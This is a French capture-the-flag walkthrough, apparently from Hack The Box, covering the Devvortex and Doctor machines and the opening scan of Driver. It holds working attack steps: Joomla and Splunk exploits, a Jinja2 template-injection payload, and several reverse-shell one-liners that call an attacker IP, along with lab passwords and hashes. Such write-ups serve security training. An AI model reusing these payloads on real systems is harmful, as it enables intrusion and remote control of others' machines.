
```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://devvortex.htb  --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

On découvre le sous domaine `dev.devvortex.htb` le site semble etre un second site qui fait la promotion des service de l'entreprise, on peut lancer un scan du site :

```
feroxbuster -u http://dev.devvortex.htb/


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://dev.devvortex.htb/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
502      GET        7l       12w      166c http://dev.devvortex.htb/wp-admin
...
301      GET        7l       12w      178c http://dev.devvortex.htb/api => http://dev.devvortex.htb/api/
...
```

```
301      GET        7l       12w      178c http://dev.devvortex.htb/plugins/user/joomla =>
http://dev.devvortex.htb/plugins/user/joomla/
...
301      GET        7l       12w      178c http://dev.devvortex.htb/administrator =>
http://dev.devvortex.htb/administrator/
..
```

Le scan révèle que le site utilise le CMS Wordpress et Jommla, afin de trouver la version de joomla on se rend sur l'url : `administrator/manifests/files/joomla.xml` et on découvre qu'il s'agit de la version 4.2.6 On peut accéder à une interface de connexion vers le service Joomla en accédant à l'URL `administrator` :




Vulnerability Assesment


Avec ces informations on peut rechercher une vulnérabilité pour la version 4.2.6 de Joomla, on tombe sur la CVE-2023-23752 qui permet d'extraire les informations de la base de données du serveur mysql `https://github.com/ThatNotEasy/CVE-2023-23752` on le télécharge et on l'execute :

```
[CVE-2023-23752] - Authentication Bypass Information Leak on Joomla!

[1] - Single Scan
[2] - Massive Scan

[CVE-2023-23752]: 1

IP/Domain: dev.devvortex.htb

[CVE-2023-23752] - dev.devvortex.htb .: [Scanning!]

[+] Domain            : dev.devvortex.htb
[+] Database Type     : mysqli
[+] Database Prefix   : sd4fg_
[+] Database          : joomla
[+] Hostname          : localhost
[+] Username          : lewis
[+] Password          : P4nthergOt1n5r3c0n##
```

L'exploit a extrait le mot de passe de la base de donnée de l'utilisateur `lewis:P4nthergOt1n5r3c0n##` On peut utiliser ces identifiants afin de se connecter à l'interface Joomla sur l'URL `administrator`, une fois connecté on découvre un autre utilisateur logan :



On peut utiliser les templates on se rend dans `System/Site Templates/Cassiopeia Details and Files` afin d'executer un reverse shell dans le fichier error.php puisque l'on a les droits d'ecriture dessus :



Une fois le fichier sauvegardé on peut le lancer

```
### Création du reverse shell
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.16.3/1234 0>&1' > rev.sh

### Ouverture du serveur web python et de netcat
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
nc -nlvp 1234
listening on [any] 1234 ...

### Réception du reverse shell après lancement de la page /templates/cassiopeia/error.php/error sur le navigateur
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.242] 34670
sh: 0: can't access tty; job control turned off
$
```

On obtient accès à la machine avec l'utilisateur www-data on commence par enumerer les services lancés sur la machine :

```
$ ss -tlpn
```

```
State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN    0         70               127.0.0.1:33060            0.0.0.0:*
LISTEN    0         151              127.0.0.1:3306             0.0.0.0:*
LISTEN    0         511                0.0.0.0:80               0.0.0.0:*        users:(("nginx",pid=875,fd=8)
,("nginx",pid=874,fd=8))
LISTEN    0         4096         127.0.0.53%lo:53               0.0.0.0:*
LISTEN    0         128                0.0.0.0:22               0.0.0.0:*
LISTEN    0         511                   [::]:80                  [::]:*        users:(("nginx",pid=875,fd=9)
,("nginx",pid=874,fd=9))
LISTEN    0         128                   [::]:22                  [::]:*
```

On découvre qu'il y a le service mysql qui est lancé sur les port 33060 et 33060, on se connecte à la base de données mysql avec les identifiants que l'on a trouvé plus tot :

```
www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 53139
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

On enumere les tables et on découvre les hash des utilisateurs :

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.01 sec)

mysql> use joomla;
show tables;use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| sd4fg_action_log_config       |
...
| sd4fg_users                   |
..
mysql> select * from sd4fg_users;
select * from sd4fg_users;
+------------+----------+---------------------+--------------------------------------------------------------+
| name       | username | email               | password                                                     |
+------------+----------+---------------------+--------------------------------------------------------------+
| lewis      | lewis    | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan paul | logan    | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+------------+----------+---------------------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

On décrypte le hash de l'utilisateur logan avec hashcat :

```
hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
```

```
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Tue Jan 14 23:56:18 2025 (4 secs)
Time.Estimated...: Tue Jan 14 23:56:22 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      378 H/s (8.98ms) @ Accel:1 Loops:16 Thr:16 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1568/14344385 (0.01%)
Rejected.........: 0/1568 (0.00%)
Restore.Point....: 1344/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: teacher -> blueberry
Hardware.Mon.#1..: Temp: 46c Util: 97% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Jan 14 23:56:08 2025
Stopped: Tue Jan 14 23:56:23 2025
```

Le mot de passe découvert est `tequieromucho` on peut alors se connecter en SSH à la machine :

```
ssh logan@10.10.11.242
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:33: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.242' (ED25519) to the list of known hosts.
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 14 Jan 2025 10:57:51 PM UTC

  System load:  0.0               Processes:             168
  Usage of /:   78.5% of 4.76GB   Users logged in:       0
  Memory usage: 24%               IPv4 address for eth0: 10.10.11.242
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23
logan@devvortex:~$
```

On obtient ainsi accès à la machine avec l'utilisateur logan

Privilege Escalation

Il nous faut à présent l'accès root, on commence par enumérer les droits de l'utilisateur :

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
    /snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

On découvre que l'utilisateur utilise l'outil `/usr/bin/apport-cli` avec les droits administrateur sans necessiter de mot de passe, on découvre la version utilisé :

```
logan@devvortex:~$ /usr/bin/apport-cli --version
2.20.11
```

En recherchant une vulnérabilité sur cette version on tombe sur la CVE-2023-1326 `https://github.com/diego-tella/CVE-2023-1326-PoC` on exploite donc la vulnérabilité pour obtenir les droits root sur la machine :

```
### Vérification des ports ouverts afin de lancer la
logan@devvortex:~$ ps -ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
logan       1522  0.0  0.2  19040  9632 ?        Ss   22:57   0:00 /lib/systemd/systemd --user
logan       1523  0.0  0.0 169072  3172 ?        S    22:57   0:00 (sd-pam)
logan       1628  0.0  0.1  14060  5968 ?        S    22:57   0:00 sshd: logan@pts/1
logan       1631  0.0  0.1   8272  5368 pts/1    Ss   22:57   0:00 -bash
logan       1665  0.0  0.0   9080  3484 pts/1    R+   23:07   0:00 ps -ux

### Exploitation de la vulnérabilité
logan@devvortex:~$ sudo /usr/bin/apport-cli -f -P 1522

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
...................
*** It seems you have modified the contents of "/etc/systemd/journald.conf".
Would you like to add the contents of it to your bug report?


What would you like to do? Your options are:
  Y: Yes
  N: No
  C: Cancel
Please choose (Y/N/C): Y

*** It seems you have modified the contents of "/etc/systemd/resolved.conf".
Would you like to add the contents of it to your bug report?


What would you like to do? Your options are:
  Y: Yes
  N: No
  C: Cancel
Please choose (Y/N/C): Y
...................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (736.7 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/home/logan#
```

On obtient ainsi l'accès root sur la machine

Doctor

Reconnaissance

Machine cible Adresse IP : `10.10.10.209`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.209
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 19:05 CET
Nmap scan report for 10.10.10.209
Host is up (0.019s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
|_  256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp   open  http
|_http-title: Doctor
8089/tcp open  unknown
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after:  2023-09-06T15:57:27

Nmap done: 1 IP address (1 host up) scanned in 125.78 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour un serveur web et le port 8089 pour un service inconnu.
Le site web est celui d'un hopital présentant plusieurs services.
Il y a le nom de domaine doctors.htb qui est présent sur la page, si on l'ajoute au fichier hosts on peut y accéder, et on est redirigé vers une page demandant une authentification. On peut créer un compte utilisateur et se connecter :

Il est possible d'envoyer des messages avec l'application web.
On lance un dirbusting du site web :


```
feroxbuster --url http://doctors.htb/

 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url             http://doctors.htb/
   Threads                50
   Wordlist               /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes           All Status Codes!
   Timeout (secs)         7
   User-Agent             feroxbuster/2.11.0
   Config File            /etc/feroxbuster/ferox-config.toml
   Extract Links          true
   HTTP methods           [GET]
```

```
    Recursion Depth         4

    Press [ENTER] to use the Scan Management  Menu

404      GET       64l      157w     2740c Auto-filtering found 404-like response and created new filter;
 toggle off with --dont-filter
302      GET        4l       24w      245c http://doctors.htb/home => http://doctors.htb/login?next=%2Fhome
200      GET        6l        8w      101c http://doctors.htb/archive
302      GET        4l       24w      251c http://doctors.htb/account => http://doctors.htb/login?
next=%2Faccount
302      GET        4l       24w      217c http://doctors.htb/logout => http://doctors.htb/home
200      GET      101l      238w     4493c http://doctors.htb/register
200      GET       77l      187w     3493c http://doctors.htb/reset_password
200      GET       95l      228w     4204c http://doctors.htb/login
302      GET        4l       24w      237c http://doctors.htb/ => http://doctors.htb/login?next=%2F
200      GET       80l      131w     1104c http://doctors.htb/static/main.css
403      GET        9l       28w      276c http://doctors.htb/server-status
[####################] - 55s    30013/30013   0s      found:10      errors:0
[####################] - 55s    30000/30000   550/s   http://doctors.htb/
```

On peut voir qu'il y a plusieurs URL présentes. L'URL archive ne renvoie pas de résultat mais si l'on observe le source code on peut voir qu'il y a du contenu au format XML :

```
        <?xml version="1.0" encoding="UTF-8" ?>
        <rss version="2.0">
        <channel>
        <title>Archive</title>
```

En envoyant une requete on peut tester voir si le formulaire est transformé sur la page archive :



Une fois le formulaire envoyé le contenu de la page archive est à présent le suivant :

```
        <?xml version="1.0" encoding="UTF-8" ?>
        <rss version="2.0">
        <channel>
        <title>Archive</title>
        <item><title>test</title></item>

                        </channel>
```

Il contient le message qui a été envoyé.

Exploitation

On peut tester voir si ce paramètre est vulnérable aux injections de commandes, et identifier le template engine. On commence par envoyer le contenu : `${7*7}` Le code source de la page archive est le suivant :

```
        <?xml version="1.0" encoding="UTF-8" ?>
        <rss version="2.0">
        <channel>
        <title>Archive</title>
        <item><title>test</title></item>

                        </channel>
                        <item><title>${7*7}</title></item>

                        </channel>
```

La commande ne s'est pas executé, on test à présent avec le contenu : `{{7*7}}` Le code source de la page archive est à présent le suivant :

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>test</title></item>

                </channel>
                <item><title>${7*7}</title></item>

                </channel>
                <item><title>49</title></item>

                </channel>
```

La commande s'est bien executé. On test à présent avec le contenu : `{{7*'7'}}` Le code source de la page archive est à présent le suivant :

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>test</title></item>

                </channel>
                <item><title>${7*7}</title></item>

                </channel>
                <item><title>49</title></item>

                </channel>
                <item><title>7777777</title></item>

                </channel>
```

La commande s'est executé et le résultat est 7777777 ce qui indique qu'il s'agit d'une template jinja2, on envoie une commande pour ce type de template qui permet l'execution d'un reverse shell :

```
### Payload à executer
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.16.5\",
1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/
bash\"]);'").read().zfill(417)}}{%endif%}{% endfor %}

### Obtention du reverse shell
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.209] 54642
whoami
web
```

On obtient ainsi accès à la machine avec l'utilisateur web
On enumère la machine afin de pivoter. On affiche les utilisateur présents sur le système :

```
web@doctor:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
web:x:1001:1001:,,,:/home/web:/bin/bash
_rpc:x:126:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
exim:x:31:31:Exim Daemon:/dev/null:/bin/false
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash
```

Il y a plusieurs utilisateur sur lesquelles il serait possible de pivoter, shaun et splunk
On affiche les groupes auquel appartient l'utilisateur :

```
web@doctor:~$ id
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
```

On peut voir que l'utilisateur fait partie du groupe adm qui autorise la lecture des logs. On affiche les logs en filtrant les résultat pour afficher des mots de passe :

```
web@doctor:~$ grep -R -e 'password' /var/log/
grep -R -e 'password' /var/log/
grep: /var/log/boot.log.2: Permission denied
/var/log/auth.log:Feb  5 19:00:57 doctor VGAuth[665]: vmtoolsd: Username and password successfully
validated for 'root'.
/var/log/auth.log:Feb  5 19:01:00 doctor VGAuth[665]: message repeated 28 times: [ vmtoolsd: Username
and password successfully validated for 'root'.]
grep: /var/log/boot.log.4: Permission denied
grep: /var/log/speech-dispatcher: Permission denied
grep: /var/log/vmware-network.4.log: Permission denied
/var/log/auth.log.1:Sep 22 13:01:23 doctor sshd[1704]: Failed password for invalid user shaun from
10.10.14.2 port 40896 ssh2
/var/log/auth.log.1:Sep 22 13:01:28 doctor sshd[1704]: Failed password for invalid user shaun from
10.10.14.2 port 40896 ssh2
grep: /var/log/vmware-network.9.log: Permission denied
grep: /var/log/vmware-network.1.log: Permission denied
/var/log/apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=
Guitar123" 500 453 "http://doctor.htb/reset_password"
...
```

On peut voir qu'il y a ce qui semble etre un mot de passe dans le fichier de log `Guitar123` on peut tenter de l'utiliser pour se connecter à l'un des comptes utilisateurs du système :

```
web@doctor:~$ su shaun
su shaun
Password: Guitar123

shaun@doctor:/home/web$
```

On peut voir que le mot de passe a fonctionné pour l'utilisateur shaun

Privilege Escalation

Il nous faut à présent l'accès root. On avait identifié le port 8089 qui lançait un service, on enumere les processus en cours :

```
shaun@doctor$ ps aux
...
root        1139  0.0  0.3  77664 13416 ?        Ss   18:59   0:00 [splunkd pid=1137] splunkd -p 8089
start [process-runner]
...
```

On peut voir que le service lancé sur le port 8089 est Splunk, en recherchant une vulnérabilité pour ce programme on trouve l'exploit suivant `https://github.com/cnotin/SplunkWhisperer2` on le télécharge et on l'execute pour le lancer contre le serveur :

```
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.16.5 --username shaun
--password Guitar123 --payload id
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpg25f9bl5.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.16.5:8181/
10.10.10.209 - - [05/Feb/2025 23:41:23] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!
```

On peut voir que l'execution de la commande id a fonctionné, on peut à présent lancer un payload afin de receptionner un reverse shell :

```
### Execution du reverse shell
python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --username shaun --password Guitar123
--lhost 10.10.16.5 --payload 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.5 443 >/tmp/f'
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
```

```
[+] Created malicious app bundle in: /tmp/tmp5ycehd4h.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.16.5:8181/
10.10.10.209 - - [05/Feb/2025 23:46:55] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

### Obtention du reverse shell
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.209] 34348
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Driver

Reconnaissance

Machine cible Adresse IP : `10.10.11.106`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 00:45 CET
Nmap scan report for 10.10.11.106
Host is up (0.022s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-01-29T06:48:07
|_  start_date: 2025-01-29T04:51:43
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s

Nmap done: 1 IP address (1 host up) scanned in 176.39 seconds
```

